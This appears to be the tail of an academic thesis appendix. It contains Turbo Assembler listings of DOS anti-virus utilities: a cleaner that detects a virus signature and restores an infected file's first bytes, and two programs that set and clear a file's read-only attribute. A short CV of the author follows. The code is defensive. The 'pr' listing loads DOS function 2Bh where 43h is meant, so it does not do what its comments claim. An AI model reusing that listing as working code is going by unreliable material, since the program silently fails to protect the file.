    54 01B1  B4 3F                          mov ah,3fh
    55 01B3  CD 21                          int 21h
    56
    57 01B5  BE 010Cr                       lea si,signature

cl.ASM

    58 01B8  8B 04                          mov ax,[si]
    59 01BA  3B 06 010Ar                    cmp ax,chkbuffer
    60 01BE  74 08                          jz mes1
    61
    62 01C0  BA 0134r                       lea dx,message0
    63 01C3  B4 09                          mov ah,9
    64 01C5  CD 21                          int 21h
    65 01C7  C3                     ending: ret
    66
    67 01C8  BA 0152r                 mes1: lea dx,message1
    68 01CB  B4 09                          mov ah,9
    69 01CD  CD 21                          int 21h
    70
    71 01CF  E8 0043                        call moveptr
    72 01D2  BA 0103r                       lea dx,buffer0
    73 01D5  B9 0003                        mov cx,3
    74 01D8  B4 3F                          mov ah,3fh
    75 01DA  CD 21                          int 21h
    76 01DC  BA 0106r                       lea dx,buffer1
    77 01DF  B9 0003                        mov cx,3
    78 01E2  B4 3F                          mov ah,3fh
    79 01E4  CD 21                          int 21h
    80
    81 01E6  E8 002C                        call moveptr
    82 01E9  BA 0106r                       lea dx,buffer1
    83 01EC  B9 0003                        mov cx,3
    84 01EF  B4 40                          mov ah,40h
    85 01F1  CD 21                          int 21h
    86
    87 01F3  BE 0103r                       lea si,buffer0
    88 01F6  8B 44 01                       mov ax,[si+1]
    89 01F9  05 0103                        add ax,103h
    90
    91 01FC  33 C9                          xor cx,cx
    92 01FE  8B D0                          mov dx,ax
    93 0200  B8 4200                        mov ax,4200h
    94 0203  CD 21                          int 21h
    95
    96 0205  BA 010Cr                       lea dx,signature
    97 0208  B9 0028                        mov cx,40
    98 020B  B4 40                          mov ah,40h
    99 020D  CD 21                          int 21h
   100
   101 020F  B4 3E                          mov ah,3eh
   102 0211  CD 21                          int 21h
   103 0213  EB B2                          jmp ending
   104
   105 0215                        moveptr proc  near
   106 0215  33 C9                          xor cx,cx
   107 0217  33 D2                          xor dx,dx
   108 0219  B8 4200                        mov ax,4200h
```

```
109 021C  CD 21                                   int 21h
110 021E  C3                                      ret
111 021F                                movoptr endp
112
113 021F                              BeginToCleanUp  endp
114
```

```
Turbo Assembler  Version 2.0       01/01/80 00:36:21       Page 3
cl.ASM
```

```
115 021F                                    cseg   ends
116                                                end  begin

Symbol Table


Symbol Name                     Type   Value

??DATE                          Text   "01/01/80"
??FILENAME                      Text   "cl        "
??TIME                          Text   "00:36:20"
??VERSION                       Number 0200
@CPU                            Text   0101H
@CURSEG                         Text   CSEG
@FILENAME                       Text   CL
@WORDSIZE                       Text   2
BEGIN                           Near   CSEG:0100
BEGINTOCLEANUP                  Near   CSEG:0188
BUFFER0                         Byte   CSEG:0103
BUFFER1                         Byte   CSEG:0106
CALLING                         Byte   CSEG:0109
CHKBUFFER                       Word   CSEG:010A
ENDING                          Near   CSEG:01C7
MES1                            Near   CSEG:01C8
MESSAGE0                        Byte   CSEG:0134
MESSAGE1                        Byte   CSEG:0152
MOVEPTR                         Near   CSEG:0215
SIGNATURE                       Byte   CSEG:010C

Groups & Segments               Bit Size Align  Combine Class

CSEG                            16  021F Para   Public  CODE
```

EK C

```
Turbo Assembler  Version 2.0       20/06/92 00:29:24      Page 1
pr.ASM


      1
      2
      3
      4 0000                                cseg  segment para public 'code'
      5                                           assume cs:cseg,ds:cseg,es:cseg
      6                                             org 100h
      7
      8
      9 0100                                prevent  proc near
     10 0100  BA 0082                                  mov dx,82h  ;ds:dx points to the file that should
     11 0103  FC                                       cld             ;be protected from viral attack
     12 0104  BF 0082                                  mov di,82h
     13 0107  B0 0D                                    mov al,0dh
     14 0109  B9 000C                                  mov cx,12
     15 010C  F2> AE                                 repne scasb
     16 010E  C6 45 FF 00                              mov byte ptr [di-1],0
     17 0112  B0 01                                    mov al,1
     18 0114  B9 0001                                  mov cx,1      ;cx=1 means that the file in question
     19 0117  B4 2B                                    mov ah,43     ;will be protected because this value
     20 0119  CD 21                                    int 21h       ;that is,cx=1 make the file read only
     21 011B  CD 20                                    int 20h
     22 011D                               prevent  endp
     23 011D                                  cseg ends
     24                                            end prevent

Symbol Table

Symbol Name                   Type   Value

??DATE                        Text   "01/01/80"
??FILENAME                    Text   "pr      "
??TIME                        Text   "00:29:22"
??VERSION                     Number 0200
@CPU                          Text   0101H
@CURSEG                       Text   CSEG
@FILENAME                     Text   PR
@WORDSIZE                     Text   2
PREVENT                       Near   CSEG:0100

Groups & Segments             Bit Size Align  Combine Class

CSEG                          16  011D Para   Public  CODE
```

EK D

```
Turbo Assembler  Version 2.0       01/01/80 00:23:08      Page 1
unpr.ASM


      1
      2
      3
      4
      5 0000                                cseg  segment para public 'code'
      6                                           assume cs:cseg
      7
      8                                             org 100h
      9
     10 0100                              unprevent   proc near
     11 0100  BA 0082                                 mov dx,82h    ;ds:dx points to the file
     12 0103  FC                                      cld           ;that is to be made unprotected
     13 0104  BF 0082                                 mov di,82h
     14 0107  B0 0D                                   mov al,0dh
     15 0109  B9 000C                                 mov cx,12
     16 010C  F2> AE                            repne    scasb
     17 010E  C6 45 FF 00                             mov byte ptr [di-1],0  ;filename gets the form of
     18 0112  B0 01                                   mov al,1               ;ASCIIZ
     19 0114  B9 0000                                 mov cx,0               ;cx=0 means that this file
     20 0117  B4 43                                   mov ah,43h             ;should be treated as normal
     21 0119  CD 21                                   int 21h                ;file
     22 011B  CD 20                                   int 20h
     23
     24 011D                              unprevent  endp
     25 011D                                   cseg  ends
     26                                              end unprevent

Symbol Table

Symbol Name                     Type   Value

??DATE                          Text   "01/01/80"
??FILENAME                      Text   "unpr    "
??TIME                          Text   "00:23:06"
??VERSION                       Number 0200
@CPU                            Text   0101H
@CURSEG                         Text   CSEG
@FILENAME                       Text   UNPR
@WORDSIZE                       Text   2
UNPREVENT                       Near   CSEG:0100

Groups & Segments               Bit Size Align  Combine Class

CSEG                            16  011D Para   Public  CODE
```

Ö Z G E Ç M İ Ş

Burak Selçuk SOYER, 1965 yılında İstanbul'da doğdu. İlk ve orta öğrenimini Almanya'da ve lise tahsilini İstanbul'da Pertevniyal lisesinde tamamladıktan sonra 1984 yılında İ.T.Ü Fen-Ed. Fakültesi, Matematik Mühendisliği bölümüne girdi. 1988 yılında bu bölümden mezun oldu.